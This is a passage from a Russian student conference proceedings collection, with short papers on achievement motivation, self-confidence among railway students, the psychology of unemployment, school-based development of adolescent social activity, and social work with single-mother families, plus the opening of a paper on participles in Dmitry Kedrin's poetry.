4. Карпенко А. В. Методическое обеспечение преодоления девиантного поведения младших школьников // Научно-методический электронный журнал «Концепт». – 2015. – Т. 37. – С. 121–125. – <http://e-koncept.ru/2015/95647.htm> (дата обращения: 27.03.2017).

ИЗУЧЕНИЕ УРОВНЯ МОТИВАЦИИ ДОСТИЖЕНИЙ В СТУДЕНЧЕСКОЙ ГРУППЕ

Шайхутдинова¹ А., Егорова² Ю.Н.

1 - Филиал Российской академии народного хозяйства и государственной службы при Президенте РФ (РАНХиГС) г. Оренбург

2 - Оренбургский институт путей сообщения-филиал СамГУПС

Мотивация достижения - стремление к улучшению результатов, неудовлетворенность достигнутым, настойчивость в достижении своих целей, стремление добиться своего, во что бы то ни стало - является одним из главных свойств личности, оказывающих влияние на всю человеческую жизнь. Многочисленные исследования показали тесную связь между уровнем мотивации достижения и успехом в жизнедеятельности.

Для студентов наличие мотивации в достижении своих целей необходимо для успешного развития их как будущей жизни в целом, так и в профессиональной деятельности.

Вопросами мотивации занимались многие ученые. Все они сходятся на том, что мотивация - комплексное явление и необходимо рассматривать ее с разных сторон. В результате многолетних исследований, не только разработана одна из наиболее достоверных теорий мотивации, но и создан на основе этой теории валидный и надежный инструмент для диагностики мотивов, входящих в структуру мотивации достижения: мотива стремления к успеху и мотива избегания неудачи.

Исследования мотивации достижений начали проводиться Д.С. Мак-Клелландом в середине прошлого века. Ему удалось выявить индивидуальные различия в мотивации достижений с помощью тематического апперцепционного теста (ТАТ) Г.А. Мюррея [1]

Необходимость подобного рода исследований определялась социализацией общества и ценностными ориентациями людей из разных социальных слоев. По Мак-Клелланду формирование мотивации достижений напрямую зависит от условий и среды воспитания и является побочным продуктом основных социальных мотивов.

Позже вопросами мотивации достижений занимались такие ученые, как Дж. Атkinson, Н. Физер, Х. Хекхаузен и др. они заметили, что у ребенка произвольно появляются ранние формы деятельности достижения, вне зависимости от воспитания взрослых[2,3]

Существует много различных точек зрения на трактовку понятия «мотивация достижения». На сегодняшний день термин понимается разными учёными по-своему. Например, мотивация по В. К. Вилюнасу - это совокупная система процессов, отвечающих за побуждение и деятельность. А К. К. Платонов считает, что мотивация как явление психическое есть совокупность мотивов. В своем исследовании мы придерживаемся определения советских психологов А. Н. Леонтьева и С. Л. Рубинштейна[1]. Они в свою очередь разработали теорию, в

которой говорится, что мотив – это одно из ключевых понятий психологической деятельности. И при этом наиболее простое определение мотива в рамках этой теории: «Мотив - это опредмеченная потребность».

Мотив достижения - это устойчивое стремление личности к достижению высоких результатов в какой-либо деятельности. Многие студенты обладают таким стремлением. Для них характерна высокая активность, уверенность в себе, высокая самооценка. Стремясь к успеху, они ставят более сложные задачи, в большей степени рискуют, повышают уровень своих достижений.

С целью определения мотивации достижения в студенческой группе было проведено диагностическое исследование с помощью психологического теста: «Мотивация достижения». В исследовании приняло участие 12 человек.

Анализ результатов выявил: у 30% уровень мотивации достижения соответствует высокому уровню, у 70% среднему уровню. Студенты со средним уровнем не стремятся к подъему, они не берут дополнительных заданий на учебе, но время от времени такое желание у них возникает. Студенты с высоким уровнем мотивации, ищут ситуации достижения, также ищут информацию для суждения о своих успехах, готовы принять на себя ответственность, решительны в неопределенных ситуациях, проявляют настойчивость в стремлении к цели, получают удовольствие от решения интересных задач.

В наше время существует множество приемов для повышения мотивации достижения своих целей. Можно выделить следующие методики:

- визуализация своих целей, создание коллажей мечты, постоянное напоминание о целях;
- награждение себя за малейшие успехи, самопоощрение;
- аффирмации - позитивные высказывания, которые формируют позитивное отношение к жизни и мотивацию;
- посещение тренингов, просмотр видео- аудио-тренингов (они, кстати, тоже могут быть в форме аффирмаций);
- чтение чужих историй успеха, пусть даже тех, где успехи невелики.

Библиографический список:

1. Розанова В.А., Методика диагностики мотивации к достижению успеха Т.Элерса, Психология управления, М., 1999. – 126 с.
2. Фетискин Н.П., Козлов В.В., Мануйлов Г.М. Диагностика мотивации успеха и боязни неудачи, Социально-психологическая диагностика развития личности и малых групп, М., 2002. – 151 с.
3. Хекхаузен Х. Мотивация и деятельность, 2-е издание, СПб.: Питер, 2005.- 864 с.

УВЕРЕННОСТЬ КАК ПРОФЕССИОНАЛЬНО-ВАЖНОЕ КАЧЕСТВО В ДЕЯТЕЛЬНОСТИ СПЕЦИАЛИСТОВ ЖЕЛЕЗНОДОРОЖНОЙ ОТРАСЛИ

Шипилова К., Егорова Ю.Н.

Оренбургский институт путей сообщения - филиал СамГУПС

Уверенность как профессионально-важное качество, играет очень важную роль в жизни каждого человека и общества в целом. Она отображает физиологические составляющие личности. В своем общем значении, уверенность - состояние, при котором выражается согласие суждению без боязни возможности ошибки.

Вопросами исследования уверенности занимались и занимаются многие психологи, ученые и исследователи.

Уверенность относится к определенному теоретическому конструктору и рассматривается как:

- установка (Я.С. Прангшвили);
- интеллектуальное состояние (М.Н. Володарская);
- уровень напряжения (Н.И. Наенко);
- значимое переживание (М.А. Котик);

- интеллектуальная эмоция (И.А. Васильев)

По мнению Рюдигера и Риты Ульрих, уверенность - это способность индивидуума предъявлять требования и запросы во взаимодействии с окружением и добиваться их осуществления. Кроме этого, к уверенности относится способность разрешать себе иметь запросы и осмеливаться их проявлять [3]

В. Ромек предполагает, что уверенность - это свойство личности, ядром которого выступает позитивная оценка человеком собственных навыков и способностей для достижения значимых для него целей и удовлетворения его потребностей.

И.Л. Зиновьева считает, что все явления, связанные с уверенностью следует рассматривать как целостный комплекс, представляющий собой описание определенного единого механизма, который обладает стабильностью. Поэтому, уверенность выступает как отражение интегративности, иерархизации, бесконфликтности и степени дифференциации некоторой смысловой структуры. В зависимости от содержания и уровня обобщенности данной структуры уверенность принимает разные формы [2].

И.В. Вайнер обнаружил взаимосвязь между ситуативной и личностной уверенностью. По его мнению, при попадании в определенную ситуацию формирование уверенности происходит благодаря опыту, уже имеющемуся у человека или благодаря системе отношений, сложившихся в данной ситуации. Согласно его теории, возможны сочетания высокой личностной уверенности, как с высокой, так и с низкой ситуативной уверенностью, причем, для достижения высокой эффективности подходит соотношение высокой личностной и низкой ситуативной уверенности [3].

Е.А. Серебрякова рассматривает уверенность в себе как специфическую самооценку, измеряемую по трем показателям:

- величине, степени устойчивости, степени адекватности [1].

С этой точки зрения уверенность является высокой стабильной самооценкой, которая относится одновременно к операционно-технической и ценностной стороне собственного «Я».

Соглашаясь с мнением ученых, необходимо отметить, что, уверенность - это гарантия счастливой и процветающей жизни. Степень уверенности в себе является одним из факторов, определяющих жизнь современного человека. Необходимо адекватно оценивать себя и вести себя уверенно, чтобы добиться успеха в карьере, благополучно строить межличностные отношения и просто быть здоровым.

Немаловажную роль уверенность играет у инженеров - железнодорожников. В сфере железнодорожного транспорта работает большое количество людей, уверенных в себе и в своих способностях. Это такие люди, которые выделяются из толпы и занимают особую позицию, благодаря наличию чувства уверенности, определенных личностных качеств, умений и навыков.

Вузовская среда позволяет формировать чувство уверенности при помощи различных видов деятельности: учебно-познавательной, научной, социально-политической, в общении, в художественном творчестве, спорте. Студенчество – это не только возраст непосредственного становления интеллекта, характера и других важных качеств, но и так же период преобразования мотивации жизнедеятельности.

Было проведено исследование в студенческой группе, целью которого было выявление уверенных людей. Почти половина группы является уверенными в себе людьми. У 25 % уверенность проявляется в большей степени. Минимальный процент студентов не заинтересован в развитии такого, на мой взгляд, важного качества как уверенность.

Развитие чувства уверенности – процесс многоэтапный и трудоёмкий.

Основными принципами формирования уверенности могут выступать следующие:

Принцип позитивности мышления. Весёлые и жизнерадостные люди заряжают энергией всех вокруг. Больше улыбайтесь, рассказывать смешные истории из жизни, притягивать успешных людей завораживающей улыбкой. Не нужно растягивать губы в насильственном жесте, улыбка должна быть искренней. Если вы постоянно будете твердить, что всё плохо,

жизнь скучна и однообразна так оно и будет. В общем, делайте все возможное, чтобы выглядеть лучше.

Принцип правильного планирования свободного времени. Займитесь поиском увлечений, которые будут отнимать у вас всё свободное время. Начните путешествовать, не обязательно сразу лететь за океан, осваивайте свою страну. Посетите фитнес клуб или урок йоги, запишитесь на секцию по боевым искусствам или вышиванию. Выбор бесконечен, главное, не стойте на месте!

Принцип самоуважения. Полюбите себя, вы - личность с собственными достоинствами и недостатками! Повторяйте нехитрые манипуляции каждый раз, закликивайтесь только на положительных чертах. Имейте самоуважение, оно напрямую связано с уверенностью. Все люди индивидуальны, помните об этом.

Принцип конструктивной самокритики. Самокритика должна быть конструктивной. Не нужно предъявлять к собственной персоне завышенные требования, учитесь принимать ошибки. Самокритика полезна лишь в умеренных количествах, в противном случае ваша самооценка будет опускаться ещё ниже. Следует соблюдать режим труда и отдыха, чтобы накопить силы для новых свершений. Не стремитесь везде успеть, решайте задачи по мере их поступления. В общем, делайте все возможное, чтобы стать уверенным человеком!

Библиографический список:

1. Будич Наталья Юрьевна. Уверенность в себе как фактор личностного самоопределения: автореф. ... кандидата психологических наук: 19.00.01. - Хабаровск, 2005. - 24 с.
2. Головина Е.В., Скотникова И.Г., Эллиотт М.А. Феномен уверенности и его проявления в русской и немецкой культурах // Экспериментальная психология. 2009. Том 2. № 1. С. 23–34.
3. Социальная психология личности в вопросах и ответах: Учеб. пособие / Под ред. проф. В.А. Лабунской. - М.: Гардарики, 1999, с. 207-226.

ПСИХОЛОГИЯ БЕЗРАБОТИЦЫ

Шипунова А.В., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Потеря работы в современной экономической ситуации в нашей стране является одной из актуальных проблем. Явление это достаточно масштабное, и привлекает интерес не только экономистов, но и социологов и психологов. Безработицу относят к макроэкономическим проблемам. С одной стороны, безработица порождается процессами, происходящими в масштабах всей экономики страны, с другой, сама оказывает влияние, ощущаемое в масштабах всего хозяйства страны. Экономисты отмечают, что не существует стран, где отсутствует безработица. Критерии признания человека безработным обычно устанавливаются законом или правительственными документами. Выделяют несколько видов безработицы: фрикционная, сезонная, структурная и циклическая.

Уровень безработицы, вызываемый фрикционными, сезонными и структурными факторами, экономисты считают естественным. Циклическая же безработица связана с экономическими циклами и присуща странам, переживающим общий экономический спад, который ведет к многочисленным увольнениям работников предприятий и фирм почти одновременно. Таким образом, полная занятость - как ее сегодня понимают в большинстве развитых стран мира, - это ситуация, при которой существует безработица структурная, фрикционная, но нет безработицы циклической. В таком случае безработица в стране соответствует своей естественной норме. К сожалению, на данный момент в России о сокращении циклической безработицы можно будет говорить лишь тогда, когда экономика страны выйдет из кризиса. Последствия безработицы весьма многообразны. Потерю работы люди склонны рассматривать как следствие собственной профессиональной некомпетентности, при этом довольно часто обстоятельства, не зависящие от воли человека, игнорируются и недооцениваются. Подобную кризисную ситуацию каждый преодолевает по-разному.

Безработица - это часть населения страны, состоящая из лиц, достигших трудоспособного возраста, не имеющих работы и находящихся в поиске работы в течение определенного по законодательству периода времени. безработица экономический психологический работа

Безработица одна из главных проблем для многих промышленных стран на протяжении последней четверти столетия, и лишь немногие эксперты осмеливаются предсказывать ее близкое или скорое решение. При наличии огромного числа людей, желающих и умеющих работать, безделье представляется абсурдным со всех сторон. С точки зрения экономики это неиспользование ресурсов, так как безработные не вносят вклада в экономику нации, не платят налогов и не пользуются социальными благами. С точки зрения общества это несправедливо и обостряет социальные проблемы, включая рост преступности, количества бездомных людей и уровня разводов. Многие, оказавшись безработными, страдают от бедности и ухудшения физического и психологического здоровья. Психологическое здоровье безработного будет рассматриваться далее, впрочем, это невозможно сделать в отрыве от рассмотрения влияния безработицы на экономику и общество.

Быстрый и всемирный рост безработицы в 70-х и 80-х годах вызвал к жизни ряд психологических исследований о влиянии безработицы. Они будут вкратце рассмотрены в соответствии с их характером.

Самый простой способ получения данных - это сбор показателей психологического здоровья через противопоставление групп работающих и безработных людей. К примеру, результаты опроса взрослых людей, проживающих в Англии, Шотландии и Уэльсе и отобранных путем случайной выборки. В ходе интервью респонденты говорили о своих впечатлениях по поводу дня, предшествовавшего дню опроса. Высокий уровень эмоционального напряжения проявили 16% безработных мужчин и 21% безработных женщин по сравнению с 6% работающих мужчин и 9% работающих женщин. Подобные результаты неоднократно были получены в Великобритании и других странах. Тем самым было убедительно продемонстрировано, что психологическое состояние безработных хуже, чем у работающих граждан. Однако, данные результаты могут быть объяснены и иначе. Например, тем, что у некоторых безработных хронически понижено психологическое состояние, что и затрудняет поиски работы. Используя описанный метод исследования, трудно также проконтролировать такие значимые переменные, как принадлежность работающих и безработных к определенному социальному классу, уровень их профессиональной этики и т.д.

Используя менее структурированные опросы, ряд исследователей собрали более детальную информацию о реакции индивида на потерю работы. К примеру, исследователь Финеман проинтервьюировал группу "белых воротничков", которые были уволены в конце 70-х годов, и провел два повторных интервью с ними спустя некоторое время, в течение которого некоторые нашли новую работу, другие остались безработными, а третьи чередовали временную работу с отсутствием таковой (1983, 1987). Исследователь, предоставив право интервьюируемым самим рассказывать о своих ощущениях, получил более комплексную картину. Была выявлена та деталь, которая ранее не в ходе количественных исследований не проявлялась. Оказалось, что небольшая часть уволенных довольна такими положительными моментами безработицы, как большее количество времени для общения с семьей, избавление от стрессовой и неприятной работы. Для большинства людей безработица является не сиюминутным потрясением, она продолжает сказываться на их отношении к работе и после того, как они нашли новое рабочее место. Если новая работа представляет собой худший вариант по сравнению с прошлым местом работы, например с точки зрения требуемых навыков и престижа, это тоже может быть источником продолжающегося неудовлетворения.

В психологии существует особый комплекс явлений под названием "психологические последствия безработицы". В связи с потерей работы и увольнением человек всегда переживает сильный стресс. Изменяется его отношение к себе, к близким людям, резко меняется его настроение, происходит переоценка ценностей, жизненные ожидания, - всё это переживается как сложный эмоциональный всплеск. Для потерявшего работу индивида характерны следующие сильные переживания: негодование, ярость, угрызения совести, страх перед буду-

щим депрессия, жалобы на плохое физическое состояние. Всё это может вести к печальным последствиям: психологическое и (или) физическое насилие над детьми и супругами, развод, мысли о самоубийстве, алкоголизм, наркомания. Есть также некоторые особенности психологических последствий безработицы.

Чем более высокую должность занимал человек, тем острее он переживает свое увольнение и отсутствие работы, тем сильнее проявляются негативные последствия безработицы. Люди, занимавшие невысокие посты, как правило, обладают большей приспособляемостью и психологической стойкостью. Служащие, привыкшие работать в офисе полный рабочий день с ежемесячной выплатой заработной платы, больше страдают от потери работы, чем люди со свободным графиком работы. В число "свободных" профессий входят артисты, дизайнеры, художники, журналисты, консультанты и некоторые другие. Как показывает практика, служащим труднее найти другую работу.

Помимо экономических последствий, безработица имеет сложные социальные и психологические последствия. Однако нельзя однозначно утверждать, что эти последствия всегда дифференцируются как отрицательные. Например, повышение социальной ценности рабочего места; увеличение личного свободного времени безработного; возрастание свободы выбора места работы; увеличение социальной значимости и ценности труда считаются положительными факторами безработицы.

Библиографический список:

1. Закон РФ от 19.04.1991 N 1032-1 (ред. от 28.12.2016) "О занятости населения в Российской Федерации"//СПС КонсультантПлюс. Дата обращения: 25.03.2017
2. Рабочая сила, занятость и безработица в России: Статистический сборник. – М.: Росстат, 2017: http://www.gks.ru/free_doc/doc_2016/rab_sila16.pdf

ПЕДАГОГИЧЕСКИЙ ПОТЕНЦИАЛ ШКОЛЫ В РАЗВИТИИ СОЦИАЛЬНОЙ АКТИВНОСТИ ПОДРОСТКА

Шлягер И.О.

Оренбургский государственный педагогический университет

Развитие социальной активности подростка в образовательном учреждении заключается в активации его жизненной позиции, вовлечение учащегося в общественно - полезную работу школы, повышения уровня мотивации к образовательной деятельности, участие ребенка в проектно – исследовательских работах, конкурсах, различного рода мероприятия, как урочных так и внеурочных, направленных на его творческое развитие. В законе об образовании нет единой стратегии формирования социальной активности подростка. В 30-х – 80-х годах XX века в советских школах социальная активность была идеологизирована и выполняла функцию политической социализации, воспитывалась гражданская ответственность учащихся, что позволяло организовать социальную активность ребенка в процессе общественно – полезных мероприятий. Сегодня, успех образовательного учреждения в формировании социальной активности подростка зависит от степени участия подростка в жизни школы, в процессе самоуправления школой и организации ее воспитательной деятельности. Необходимо найти пути решения проблемы социальной пассивности подростка, для этого необходимо разрабатывать программы воспитания и социализации ребенка и вовлечение его в различные виды деятельности [6].

Слово «социальный» (от лат. socialis) означает - общественный, связанный с жизнью и отношениями людей в обществе. В этом смысле речь идет не просто о социальном развитии и воспитании человека, а о его ориентации на социальные ценности, нормы и правила общества (среды жизнедеятельности), в котором (которой) ему предстоит жить и реализовывать себя как личность. Родители, лица, их замещающие, воспитатели изначально ведут ребенка по жизни, помогая ему усваивать социальный опыт среды жизнедеятельности, культуру, формироваться как личность, овладевать способностью и готовностью реализовывать себя в жизни[7,с.45].

Социальная активность (от лат. *Activus* – деятельный) – способность человека производить общественно значимые преобразования в мире на основе присвоения богатств материальной и духовной культуры, проявляющаяся в творчестве, волевых актах, общении, поведении. Социальная активность является условием самоопределения человека в обществе, и это важно учитывать в организации педагогической практики [1, с.20].

В советское время одними из форм развития социальной активности были комсомольские и пионерские организации. В настоящее время существуют множество форм и методов формирования социальной активности подростка в образовательных учреждениях. Такими формами являются: внеклассная работа, дом детского творчества, театральные кружки, волонтерские движения, благотворительные акции, спортивные секции, общественные организации, культурно – досуговая деятельность, различные интернет – ресурсы .

Главную роль в социальной активности учащихся в школе играют их личные интересы, увлечения, хобби, самосовершенствование в образовательно – воспитательном процессе, гуманность их отношений с окружающей средой. Самостоятельное принятие решений, отстаивание своей точки зрения и своей жизненной позиции, противостояние внешнему миру – все это реализуется при воспитании социальной активности [5].

Рассмотрев понятия социальной активности, с точки зрения отечественных педагогов и психологов (А.С. Макаренко, С.Т. Шацкий, В.А. Сухомлинский, Н.К. Крупская, П.П. Блонский, А.В. Мудрик, Л.В. Мардахаев.) можно выделить определяющие черты социальной активности человека: целеустремленность, самоконтроль, самообладание, индивидуальность, ответственность). За основу понятия социальной активности мы взяли определение, данное современным российским ученым – педагогом Л.В. Мардахаев, т.к. в нем раскрыта суть данного понятия, отражающая в себе компоненты о которых писали разные авторы [7, с.50].



Рисунок 1 - Понятие социальной активности разных авторов.

В процессе обучения в школе социальная активность учащихся в большей мере инициируется педагогами образовательного учреждения. Для эффективного процесса формирования социальной активности подростка большую роль играет «профессиональный потенциал педагога».

Педагогический потенциал - это главное качество человека как педагога, объединяющем в себе многие разноуровневые аспекты подготовки и деятельности учителя, совокупность естественных и приобретенных педагогических навыков, способностью педагога тво-

рять, воплощать свои идеи в жизнь, достигать высоких результатов в образовательном процессе.

Понятие «педагогический потенциал» часто употребляется в научной литературе. Однако опыт показывает, что разные авторы, применяя этот термин, вкладывают в него разный смысл. В то же время ряд авторов предлагают понятия, близкие по смыслу к педагогическому потенциалу, и даже используют этот термин, но не раскрывая его содержания. Примером может служить работа Э.Н. Гусинского и Ю.И. Турчаниновой [2, с. 23].

Понятие «потенциал» рассматривается как средство, запасы, источники, которые имеются в наличии и могут быть мобилизованы, приведены в действие, использованы для достижения определенных целей, осуществления планов, решения каких-либо задач; как возможности отдельного лица, общества, государства в определенной области [8, с. 27].

Насколько же высок педагогический потенциал педагогов МБОУ «Беляевская СОШ»? Немецкий педагог А. Дистервег сказал: «Самым важным явлением в школе, самым поучительным предметом, самым живым примером для ученика является сам учитель» [3, с.135]. «Беляевская СОШ» полностью укомплектована педагогическими кадрами. Высокий процент педагогов имеет высшее педагогическое образование, уровень квалификации достаточно высок, педагоги имеют правительственные награды и звания.

Профессиональный уровень коллектива позволяет осуществлять активную инновационную работу в отборе содержания образования, в организации учебного процесса, в выборе педагогических технологий. Условия, которые созданы в этой школе для осуществления образовательного процесса, позволяют организовать образовательный процесс на современном уровне. Эффективная организация учебного процесса опирается на прочную материально - техническую базу. В настоящее время одной из главных задач педагога является вовлечение подростков в социально значимую деятельность, в процессе которой происходит развитие социальной активности ребенка; создание условий для самореализации, самостоятельного решения творческих проблем.

В последние годы в ряде школ разрабатывают различного рода программы по социализации детей. Одной из таких программ является «Программа воспитания и социализации обучающихся на ступени основного общего образования ФГОС ООО на 2012-2017 гг.» в МБОУ «Беляевская средняя общеобразовательная школа». Данная программа разработана в соответствии с Конституцией РФ, ст. 28, ст. 29 (о свободе совести и о свободе информации), Федеральным законом «О свободе совести и религиозных объединениях» (ст. 3, п. 1, ст. 5, п. 4), Федеральным Законом «Об образовании РФ», Международной конвенцией «О правах ребенка» 1989 г., «Всеобщей декларацией прав человека», Гражданским кодексом РФ, «Основными законодательствами РФ о культуре» и другими законодательными актами и нормативными документами, касающимися сфер образования и культуры.

Программа воспитания и социализации обучающихся на ступени основного общего образования учитывает цель программы развития школы – совершенствование школьной развивающей образовательной среды в условиях модернизации образования, содействующей становлению каждого учащегося как компетентной, социально интегрированной и мобильной личности, способной к постоянному совершенствованию себя; самоактуализации, саморазвитию, самореализации и самообразованию всех участников образовательного процесса.

Данная программа включает в себя разработку социальных проектов, включение в педагогическую деятельность семьи (привлечение родителей к подготовке и проведению праздников, мероприятий; изучение семейных традиций; организация и проведение совместных встреч, конкурсов и викторин; организация совместных экскурсий в музеи; совместные проекты), организацию благотворительных акций «Дети – детям»; акция милосердия «От сердца – к сердцу». На этом строится социальная работа педагога по формированию социальной активности подростков в школе.

Таким образом, можно утверждать, что при формировании социальной активности подростков в школе, педагогу необходимо:

- внедрять проекты в групповую работу с классом и коллективом школы;

- систематизировать деятельность общественных организаций по формированию социальной активности подростков (проведение благотворительных акций, культурно – просветительских мероприятий, создание совместных проектов, разработка разного рода программ).

Развитие социальной активной личности происходит только в процессе деятельности, но не всякая деятельность может быть проявлением социальной активности. Ученик, имеющий только отличные отметки не всегда является социально – активным. В активной жизненной позиции обучающегося, в полной мере проявляется его социальная активность. И именно в нынешних условиях необходимо развивать социально – активную личность, которая способна самостоятельно реализовать себя, активно менять свою жизненную позицию.

Библиографический список:

1. Бим – Бад Б.М. Педагогический словарь. – М., 2003. С.8
2. Гусинский Э.Н., Турчанинова Ю.И. Введение в философию образования. М., 2000.
3. Дистервег А. Избранные педагогические сочинения. – М.: Учбедгиз, 1956. – 374 с.
4. Иванов А.В. Методика формирования социальной активности учащегося: Учебное пособие для студ. высш. пед. учеб. заведений. – М.: , 2013. – 329 с.
5. Конькина Е.В., Егорова Ю.Н., Малахова О.Ю. Позиции общества знаний в современном образовательном пространстве / Современные исследования социальных проблем (электронный научный журнал). 2015. № 6. С.
6. Конькина Е.В., Нудельман С.А. Педагогический потенциал школы с этнокультурным компонентом в моделировании культурно-воспитательного пространства развития подростка / Педагогический журнал Башкортостана. 2010. № 3 (28). С. 91-102.
7. Мудрик А.В. Социальная педагогика. Под.ред.В.А.Сластенина 3-е изд.испр. и доп. М:Издательский центр «Академия» 2000. – 200с.
8. Рыбаковский Л.Л. Миграционный потенциал: понятие и критерии оценки // Социологические исследования. 2009. № 2.

ДЕЯТЕЛЬНОСТЬ СОЦИАЛЬНОГО ПЕДАГОГА С НЕПОЛНОЙ (МАТЕРИНСКОЙ) СЕМЬЕЙ

Ювакаева Э.В., Петрунина М.А.

Оренбургский Государственный Педагогический Университет

В условиях нового этапа реформирования школы в центре внимания, как и прежде, находится ребенок как субъект воспитания. Решение перспективных задач реформирования и воспитания личности невозможно без совместной работы семьи и школы. Новые приоритеты состоят в том, что необходимо воспитать личность, имеющую свою позицию, умеющую избирать приоритеты, определять значимость своих поступков, находить собственный смысл в жизни, принимать решения, брать ответственность на себя и в итоге быть полезным обществу.

Сегодня одна из главных задач школы - создание педагогической системы, основанной на взаимодействии педагогического, ученического и родительского коллективов как равноправных партнеров.

Необходимо научиться выстраивать отношения с родителями с учётом их запросов, степени активности и уровня психолого-педагогической готовности, а также развивать и обучать родителей воспитанию детей в семье, так как от их компетентности будет во многом зависеть и качество образовательного процесса.

Для достижения поставленных задач в работе с семьей возникла необходимость направить деятельность социального педагога на решение актуальных проблем воспитания подрастающего поколения в условиях взаимодействия семьи и школы, с учетом тех особенностей, которые свойственны разным типам семей современного российского государства. Успехи и трудности, которые переживает современная семья (общность быта, преемственность семейных традиций, наличие или отсутствие взаимной моральной ответственности и др.), становятся предметом внимания социального педагога.

При этом важно учесть, если семья не справляется с проблемами, - необходимо ей помочь. Вот тут и вступает в силу социально-педагогическая поддержка. А какой будет эта поддержка, зависит от создавшихся условий в семье, положения в ней ребенка, личности учителя и его взаимодействия с семьей. В конечном счете, именно позиция педагога определяет направленность и эффективность воспитания, совместных с семьей действий в целях социализации детей и поддержки взаимной моральной ответственности всех членов семьи друг за друга.

Под взаимодействием следует понимать личностный контакт социального педагога с членами семьи, имеющий направленность на положительное изменение поведения, деятельности, отношений для достижения согласия в понимании целей социализации детей [1].

Одна из главных задач деятельности социального педагога состоит в приобретении умений работать с семьей в гуманистически-ориентированном ключе. Это означает научиться профессионально работать в условиях, связанных с формированием морального и гражданского самосознания растущего человека, с осознанием смысла жизни и нравственного выбора в непростых условиях развития современного общества.

Следует исходить из того, семья - это первая общественная ступень в жизни человека. Она с раннего детства направляет сознание, волю, чувства ребенка. Под руководством родителей дети приобретают свой первый жизненный опыт, умения и навыки жизни в обществе. В семье происходит социализация ребенка, где усваиваются общечеловеческие нормы, ценности в процессе взаимоотношений с другими людьми, формируются первые устойчивые впечатления об окружающем мире [3].

Как известно, интеллектуальная составляющая личности формируется на уроках: дети учатся работать с литературой, знакомятся с огромным количеством разного рода информации, направленной на расширение интеллектуального кругозора. Некоторые из детей принимают участие в разработке практико-ориентированных проектов, «нацеленных на решение социальных задач, отражающих интересы участников проекта или внешнего заказчика» [4, С.38]. При этом роль учителя состоит в том, чтобы направлять ребят в их интеллектуальном поиске, в том числе использовать источники информации, которыми так насыщен XXI век. Семья также должна принимать активное участие в интеллектуальном становлении ребенка (на разных этапах взросления это может быть совет, конкретная помощь в поиске информации, поддержка исследовательских побуждений ребенка).

Однако отличительным для нашего времени является увеличение количества детей, растущих без отца. В современном обществе неполная (материнская) семья уже давно перестала считаться редким явлением, чем-то отличающимся от нормы и проблемы неполной (материнской) семьи следующие: как вырастить из ребёнка духовно богатую и творчески активную личность, затрачивая при этом усилия только одного родителя. В неполной семье нарушен психологический климат, для нее характерны изолированность и оторванность от окружающего мира. В такой семье мать вынуждена выполнять множество несвойственных ей, чисто мужских функций и ролей, в результате чего дети получают одностороннее воспитание [2].

В связи с этим очень важно изучать подобные семьи, выявлять основные проблемы и трудности, с которыми сталкиваются матери, воспитывающие детей в одиночку.

В перечень задач социального педагога в процессе работы с неполной (материнской) семьей входят следующие:

- установление контактов с семьей;
- выявление проблем и трудностей в семье;
- стимулирование семьи и отдельных ее членов к участию в совместной деятельности;
- оказание посреднических услуг в установлении связей со специалистами-психологами, социальными работниками, врачами, юристами, общественностью;
- использование индивидуальных методик работы с семьями, нуждающимися в особой помощи;
- содействие развитию форм семейной кооперации и взаимопомощи.

Предлагаются следующие направления работы социального педагога с неполной (материнской) семьей школьника:

1. Всестороннее информирование одиноких родителей о типичных недостатках в воспитании детей.
2. Помощь одинокой матери в решении воспитательных затруднений (недостаточная информированность о половозрастных и индивидуальных особенностях ребёнка, несформированность общепедагогических, организаторских умений и навыков).
3. Укрепление детско-родительских контактов, улучшение отношений в неполной материнской семье [3].

Таким образом, деятельность социального педагога с неполной (материнской) семьей включает установление контакта с семьей и осознание того, что в совместной работе и сотрудничестве возможно улучшить ситуацию в семье. Коррекционная работа с семьей в ее различных формах должна быть сосредоточена на ребенке и основана на гуманистическом подходе.

Библиографический список:

1. Галагузова, М.А. Социальная педагогика: курс лекций / М.А. Галагузова. - М.: Издательский центр «Владос», 2011. - 416 с.
2. Мудрик, А.В. Социальная педагогика / А.В. Мудрик. - М.: Изд. центр Академия, 2014. - 368 с.
3. Никитина, Н.И. Методика и технология работы социального педагога: учебное пособие для студентов пед.училищ и колледжей обучающихся по специальности «Социальная педагогика» / Н.И. Никитина, М.Ф. Глухова. - М.: Издательский центр «ВЛАДОС», 2007. - 399 с.
4. Петрунина М. А. Формирование социальной активности обучающихся: учебное пособие / М. А. Петрунина. – Оренбург: ГБУ РЦРО, 2016. – 56 с.

Секция 5

Современные концепты филологии и межкультурной коммуникации

ФУНКЦИОНИРОВАНИЕ ПРИЧАСТНЫХ ОБОРОТОВ В ПОЭТИЧЕСКИХ ТЕКСТАХ ДМИТРИЯ КЕДРИНА

Амерханова А.Р., Твердохлеб О.Г.

Оренбургский государственный педагогический университет

Большой энциклопедический словарь (БЭС) «Языкознание» даёт следующее определение причастия: «нефинитная форма глагола (вербоид), обозначающая признак имени (лица, предмета), связанный с действием, и употребляемая атрибутивно» [4, с. 399].

Причастия восходят к старославянскому языку и, следовательно, с давнего времени являлись принадлежностью книжной речи, использовались в художественных текстах. Большое количество причастий в произведении в XVII веке было знаковой чертой «высокого штиля». М. В. Ломоносов указывал, что причастия «служат к сокращению человеческого слова, заключая в себе глагола и имени силу» и считал, что «весьма не надлежит производить причастия от тех глаголов, которые только в простых разговорах употребительны, ибо причастия имеют некоторую высоту, и для того пристойно их употреблять в высоком роде стихов».

Сейчас сфера употребления причастий изменилась, стала шире – их используют и в научной речи, и в текстах СМИ (сжатость, экономность, выразительность и образность), но и в поэзии используют по-прежнему много и часто (приподнято-торжественное звучание).

Причастие, объединяющее в себе черты прилагательного и глагола, не просто образно характеризует предмет, но и представляет описываемый признак в динамике. В отличие от прилагательного, причастие характеризуется грамматическими категориями времени, вида и залога. Именно они позволяют автору показать как бы «становление» признака. Кроме этого, причастие обладает способностью сжимать информацию, позволяет передать содержание, которое может выражаться придаточной частью предложения (Ср.: *Дороги, которые я прошёл... → Дороги, пройденные мною...*).

Причастия, как правило, имеют синтаксическую функцию либо второстепенного члена предложения – определения (что сближает их с прилагательными), напр.: *Люблю дымок спалённой жнивы, / В степи ночующий обоз...* (М.Ю. Лермонтов), либо главного члена предложения – сказуемого, точнее именной части составного именного сказуемого (краткое причастие), ср.: *...Напоено / Было ядом, зная, оно* (А.С. Пушкин); *...И парусная лодка / Закатом медно-красным зажжена* (Г. Иванов) (см. об этом подробнее в [1]).

